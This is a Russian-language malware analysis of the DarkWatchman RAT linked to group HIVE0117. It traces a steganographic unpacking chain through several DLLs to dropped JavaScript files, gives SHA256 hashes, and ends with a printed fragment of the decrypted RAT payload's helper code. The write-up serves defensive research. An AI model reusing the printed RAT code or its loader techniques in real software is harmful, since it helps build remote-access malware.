
Анализ DarkWatchman RAT группировки HIVE0117

1. Статический анализ: **629-8091-5614.exe**

SHA256: **05facf2fa75c9119aaea6867fa979d3001d48847843e776d7123a5542621ef02**



Перейдем к распаковке данного ВПО.

В ресурсах данного исполняемого файла находятся два .png изображения, что говорит об использовании стеганографии.




Рисунок.1 PNG






Рисунок 2. PNG

2. Динамический анализ: После анализа множества циклов используемых для сборки PE файла из png определяем точку, где мы можем достать её из памяти.







В результате получаем сильно обфусцированнуюTL.dll.

TL.dll

SHA256: 840b5cb34c9d0db90aaf9a368fcf84419cd4bbbc97a97f66bb4768d7260d7f87

Едем дальше и распаковываем вторую dll






Montero.dll


SHA256:**6b0f137a437832537ef8514c198c873c1420f338f29c7cf6825678b961dae604**

Montero.dll

6b0f137a437832537ef8514c198c873c1420f338f29c7cf6825678b961dae604


Покопавшись в куче функций, находим нужную, которая распаковывает .exe.





3. Переходим к анализу распакованного **MerryDristos.exe**

e757898c2c0bb04bef27492967673033f69cc992fe90e2c1cb94e99987a7c820



Точка входа

Проходимся отладкой и видим что в результате выполнения данного исполняемого файла в директории "C:\Users*User*\AppData\Local\Data\" создаются:

3610022385.js

28a9a389ce478ba0428f1f77fa6176594200aee2683bf9854f29a36abd6b0c5b

127195602.js

f7b011a9e5c9c00b380f9645abd96c1643a0e2628a954dad7a06070c3206b4f2

После запускается **3610022385.js** с ключиком **188** используемым для расшифровки содержимого

Посмотрим содержимое данных файлов:




Рис. 1 3610022385.js

Рис. 2 3610022385.js (продолжение)





Рис.3 127195602.js

В результате танца с бубном и вызова дождя расшифровываем **3610022385.js**

Представил часть полезной расшифрованной нагрузки:



```
var add_key;var reg_base_key;var self_dir;var self_file;var wscript_shell;var shell_application;var fso;var win_http;var wmi_obj;var wbem_dt;var uid;var srv_url;var admin=false;var wsa;var srv_connect_timeout;var dwx=
function int2hex32(s){var r=s.toString(16);while(r.length<8)r='0'+r;return r;}
function rnd(){return Math.ceil(2147483648*Math.random());}
function gen_rnd_str(){return rnd().toString(16);}
function gen_guid(param){return uid+'-'+uid.substr(0,4)+'-'+uid.substr(4,4)+'-'+uid.substr(0,4)+'-'+uid+uid.substr(0,3)+param;}
function is_array(arr){return Object.prototype.toString.call(arr)==='[object Array]';}
